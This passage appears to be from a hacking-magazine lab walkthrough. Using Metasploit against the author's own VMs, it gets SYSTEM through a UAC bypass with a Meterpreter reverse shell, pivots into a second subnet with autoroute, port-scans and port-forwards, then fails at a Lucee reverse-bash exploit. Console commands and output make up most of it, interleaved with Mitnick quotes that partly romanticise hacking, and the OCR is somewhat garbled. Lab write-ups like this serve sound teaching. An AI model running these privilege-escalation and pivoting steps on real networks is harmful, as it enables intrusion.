[+] Sync connection key: 1641867923488
[+] Done
[*] End output.
[+] Execution finished.
[-] Exploit failed: RuntimeError Could not open service. OpenServ
iceA error: FormatMessage failed to retrieve the error.
[*] Exploit completed, but no session was created.
msf6 exploit(windows/local/cve_2020_17136) >

```

For the last second, it looked like I was successful but the module failed in the end. Then, I tried dotnet_profiler module.

Matching Modules

=====

#	Name	Disclosure
Date	Rank	Check
-	----	-----
-----	-----	-----
0	exploit/windows/local/bypassuac_dotnet_profiler	2017-03-17
	excellent Yes Windows Escalate UAC Protection Bypass (Via dot net profiler)	

Interact with a module by name or index. For example `info 0`, use `0` or use `exploit/windows/local/bypassuac_dotnet_profiler`


```

msf6 exploit(windows/local/bypassuac_dotnet_profiler) > run

[*] Started reverse TCP handler on 192.168.37.11:4444
[*] UAC is Enabled, checking level...
[-] Unable to identify admin group membership
[-] Either whoami is not there or failed to execute
[-] Continuing under assumption you already checked...
[-] Unable to identify integrity level
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
[!] This exploit requires manual cleanup of 'C:\Atlassian\Applica
tionData\Bitbucket\tmp\vmvzanJhQDA.dll'
[*] Please wait for session and cleanup....
[*] Sending stage (200774 bytes) to 192.168.37.13
[*] Meterpreter session 2 opened (192.168.37.11:4444 -> 192.168.3
7.13:49970) at 2023-05-30 02:09:11 -0400

meterpreter > 

```

And this module successfully gave us SYSTEM privileges on the target system. While observing the network interfaces on the target system, I noticed that our target is a Dual Homed system (a system connected to two networks).

```

Interface 1
=====
Name           : Software Loopback Interface 1
Hardware MAC   : 00:00:00:00:00:00
MTU            : 4294967295
IPv4 Address   : 127.0.0.1
IPv4 Netmask   : 255.0.0.0
IPv6 Address   : ::1
IPv6 Netmask   : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

Interface 4
=====
Name           : Bluetooth Device (Personal Area Network)
Hardware MAC   : 2c:33:7a:60:a9:1e
MTU            : 1500
IPv4 Address   : 169.254.33.119

```

My primary goal of hacking was the intellectual curiosity, the seduction of adventure. -kevin mitnick


```
msf6 auxiliary(scanner/portscan/tcp) > sessions
```

Active sessions

=====

Id	Name	Type	Information	Connection
--	----	----	-----	-----
1		meterpreter x64 /windows	DESKTOP-4EB1FH1\ admin @ DESKTOP- 4EB1FH1	192.168.37.11:44 44 -> 192.168.37 .13:49894 (192.1 68.37.13)
2		meterpreter x64 /windows	NT AUTHORITY\SYS TEM @ DESKTOP-4E B1FH1	192.168.37.11:44 44 -> 192.168.37 .13:49970 (192.1 68.37.13)

```
msf6 auxiliary(scanner/portscan/tcp) > █
```

Interface 7

=====

```
Name           : Intel(R) 82574L Gigabit Network Connection #2
Hardware MAC    : 00:0c:29:ac:3d:51
MTU             : 1500
IPv4 Address    : 192.168.64.133
IPv4 Netmask    : 255.255.255.0
IPv6 Address    : fe80::7cfe:62ba:7d44:6f92
IPv6 Netmask    : ffff:ffff:ffff:ffff::
```

Interface 8

=====

```
Name           : Intel(R) 82574L Gigabit Network Connection
Hardware MAC    : 00:0c:29:ac:3d:47
MTU             : 1500
IPv4 Address    : 192.168.37.13
IPv4 Netmask    : 255.255.255.0
```

The other network is 192.168.64.0/24. Exploiting and elevating privileges on system is passe. What I wanted to do here is get 'Metasploit This Month' feature upgraded to Real world networks.

So, I used the Metasploit Autoroute module to get a route to the other network.

To some people I'll always be the bad guy. -Kevin Mitnick


```
msf6 exploit(windows/local/bypassuac_dotnet_profiler) > search au
toroute
```

Matching Modules

```
=====
```

#	Name	Disclosure Date	Rank	Check
0	post/multi/manage/autoroute		normal	No
Multi Manage Network Route via Meterpreter Session				

Interact with a module by name or index. For example `info 0`, use `0` or use `post/multi/manage/autoroute`

```
msf6 exploit(windows/local/bypassuac_dotnet_profiler) > █
```

Module options (post/multi/manage/autoroute):

Name	Current Setting	Required	Description
CMD	autoadd	yes	Specify the autoroute command (Accepted: add, autoadd, print, delete, default)
NETMASK	255.255.255.0	no	Netmask (IPv4 as "255.255.255.0" or CIDR as "/24")
SESSION		yes	The session to run this module on
SUBNET		no	Subnet (IPv4, for example, 10.10.10.0)

View the full module info with the `info`, or `info -d` command.

I was addicted to hacking, more for the intellectual challenge, the curiosity, the seduction of adventure; not for stealing, or causing damage or writing computer viruses.

-Kevin Mitnick


```

msf6 post(multi/manage/autoroute) > set session 2
session => 2
msf6 post(multi/manage/autoroute) > check
[-] Check failed: Post modules do not support check.
msf6 post(multi/manage/autoroute) > run

[!] SESSION may not be compatible with this module:
[!] * incompatible session platform: windows
[*] Running module against DESKTOP-4EB1FH1
[*] Searching for subnets to autoroute.
[+] Route added to subnet 192.168.37.0/255.255.255.0 from host's
routing table.
[+] Route added to subnet 192.168.64.0/255.255.255.0 from host's
routing table.
[+] Route added to subnet 169.254.0.0/255.255.0.0 from Bluetooth
Device (Personal Area Network).
[*] Post module execution completed
msf6 post(multi/manage/autoroute) >

```

Now, I have direct access to the second network. So, I tried to do a port scan of the target present on the second network.

I forgot here to scan LIVE systems on the second network.

```

msf6 post(multi/manage/autoroute) > use auxiliary/scanner/portscan/tcp
msf6 auxiliary(scanner/portscan/tcp) > show options

```

Module options (auxiliary/scanner/portscan/tcp):

Name	Current Setting	Required	Description
-----	-----	-----	-----
CONCURRENCY	10	yes	The number of concurrent ports to check per host
DELAY	0	yes	The delay between connections, per thread, in milliseconds
JITTER	0	yes	The delay jitter factor (maximum value by which to +/- DELAY) i

Should we fear hackers? Intention is at the heart of this discussion.

-Kevin Mitnick

JITTER	0	yes	The delay jitter factor (maximum value by which to +/- DELAY) in milliseconds.
PORTS	1-10000	yes	Ports to scan (e.g. 22-25,80,110-900)
RHOSTS		yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
THREADS	1	yes	The number of concurrent threads (max one per host)
TIMEOUT	1000	yes	The socket connect timeout in milliseconds

View the full module info with the `info`, or `info -d` command.

```
msf6 auxiliary(scanner/portscan/tcp) > set rhosts 192.168.64.133
rhosts => 192.168.64.133
```

```
msf6 auxiliary(scanner/portscan/tcp) > run
```

```
msf6 auxiliary(scanner/portscan/tcp) > set rhosts 192.168.64.134
rhosts => 192.168.64.134
```

```
msf6 auxiliary(scanner/portscan/tcp) > run
```


```
[+] 192.168.64.134: - 192.168.64.134:135 - TCP OPEN
[+] 192.168.64.134: - 192.168.64.134:139 - TCP OPEN
[+] 192.168.64.134: - 192.168.64.134:445 - TCP OPEN
[+] 192.168.64.134: - 192.168.64.134:1978 - TCP OPEN
[+] 192.168.64.134: - 192.168.64.134:5040 - TCP OPEN
[+] 192.168.64.134: - 192.168.64.134:7680 - TCP OPEN
[+] 192.168.64.134: - 192.168.64.134:8888 - TCP OPEN
[+] 192.168.64.134: - 192.168.64.134:9510 - TCP OPEN
[+] 192.168.64.134: - 192.168.64.134:9512 - TCP OPEN
[*] 192.168.64.134: - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/portscan/tcp) >
```


I found many ports open on our second target. I used the portfwd command to forward a port from the second target system to our local attacker machine.

```
msf6 auxiliary(scanner/portscan/tcp) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > portfwd add -l 9000 -p 1978 -r 192.168.64.134
[*] Forward TCP relay created: (local) :9000 -> (remote) 192.168.64.134:1978
meterpreter > 
```


Actually, I installed Lucee on the second target. Its running on port 8888. The portfwd command should enable us to see check running on this port in our browser. Although this worked for a second but did not work anymore. We failed to take a screenshot of the work window. The only screenshot I have is this browser window is background.



Worse still, the IP address of the second target changed from 192.168.64.133 to 192.168.64.134. No matter, how many port forwards I use, nothing is visible.

It's actually a smarter crime because imagine if you rob a bank, or you're dealing drugs. If you get caught you're going to spend a lot of time in custody. But with hacking, it's much easier to commit the crime and the risk of punishment is slim to none.

-Kevin Mitnick



So, I decided to do one thing. Since I know the target is Lucee. I decided to exploit it directly, since at least that will give a decent finish to the scenario if not a flourishing one.

Anything out there is vulnerable to attack given enough time and resources.

-Kevin
Mitnick


```
=====
```

#	Name	Rank	Check	Description	Disclosure Date
0	exploit/linux/http/lucee_admin_imgprocess_file_write	excellent	Yes	Lucee Administrator imgProcess.cfm Arbitrary File Write	2021-01-15
1	exploit/multi/http/lucee_scheduled_job	excellent	No	Lucee Authenticated Scheduled Job Code Execution	2023-02-10

Interact with a module by name or index. For example `info 1`, use `1` or use `exploit/multi/http/lucee_scheduled_job`

```
msf6 auxiliary(scanner/portscan/tcp) > █
```

```
msf6 > use 0
```

```
[*] Using configured payload cmd/unix/reverse_bash
```

```
msf6 exploit(linux/http/lucee_admin_imgprocess_file_write) > show options
```

Module options (exploit/linux/http/lucee_admin_imgprocess_file_write):

Name	Current Setting	Required	Description
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS		yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html

Hacking is exploiting security controls either in a technical, physical or a human-based element.

-Kevin Mitnick

RHOSTS		yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	8888	yes	The target port (TCP)
SSL	false	no	Negotiate SSL/TLS for outgoing connections
SSLCert		no	Path to a custom SSL certificate (default is randomly generated)
TARGETURI	/lucee	yes	Base path
URIPATH		no	The URI to use for this exploit (default is random)
VHOST		no	HTTP server virtual host

When `CMDSTAGER::FLAVOR` is one of `auto,tftp,wget,curl,fetch,lwp,request,psh_invokewebrequest,ftp_http`:

Name	Current Setting	Required	Description
-----	-----	-----	-----
SRVHOST	0.0.0.0	yes	The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
SRVPORT	8080	yes	The local port to listen on.

Payload options (`cmd/unix/reverse_bash`):

I keep my stuff updated all the time. Being in the security industry, I keep up to date with securities.

-Kevin Mitnick

Payload options (cmd/unix/reverse_bash):

Name	Current Setting	Required	Description
----	-----	-----	-----
LHOST		yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Exploit target:

Id	Name
--	----
0	Unix Command

Then I realized what the dumbest thing I did. The newly realized Metasploit module is designed for Linux target but I installed it on a Windows system dumb really dumb.

```
msf6 exploit(linux/http/lucee_admin_imgprocess_file_write) > show
targets
```

Exploit targets:

=====

Id	Name
--	----
=> 0	Unix Command
1	Linux Dropper

```
msf6 exploit(linux/http/lucee_admin_imgprocess_file_write) > █
```

That gives a pitiful end for our scenario. Hopefully our next scenario comes out successfully.

I got so passionate about technology. Hacking to me was like a video game. It was about getting trophies. I just kept going on and on, despite all the trouble I was getting into, because I was hooked.

- Kevin Mitnick

DOWNLOADS

1. Atlassian BitBucket 7.18.1:

<https://www.atlassian.com/software/stash/downloads/binary/atlassian-bitbucket-7.18.1-x64.exe>

2. Lucee:

<https://download.lucee.org/>

3. Kali Linux Purple:

<https://www.kali.org/get-kali/#kali-installer-images>

4. Outlook CVE-2023-23397 POC Script:

<https://github.com/ka7ana/CVE-2023-23397>

USEFUL RESOURCES

[Check whether your email is a part of any data breach](https://haveibeenpwned.com)

<https://haveibeenpwned.com>

Follow Hackercool Magazine For Latest Updates

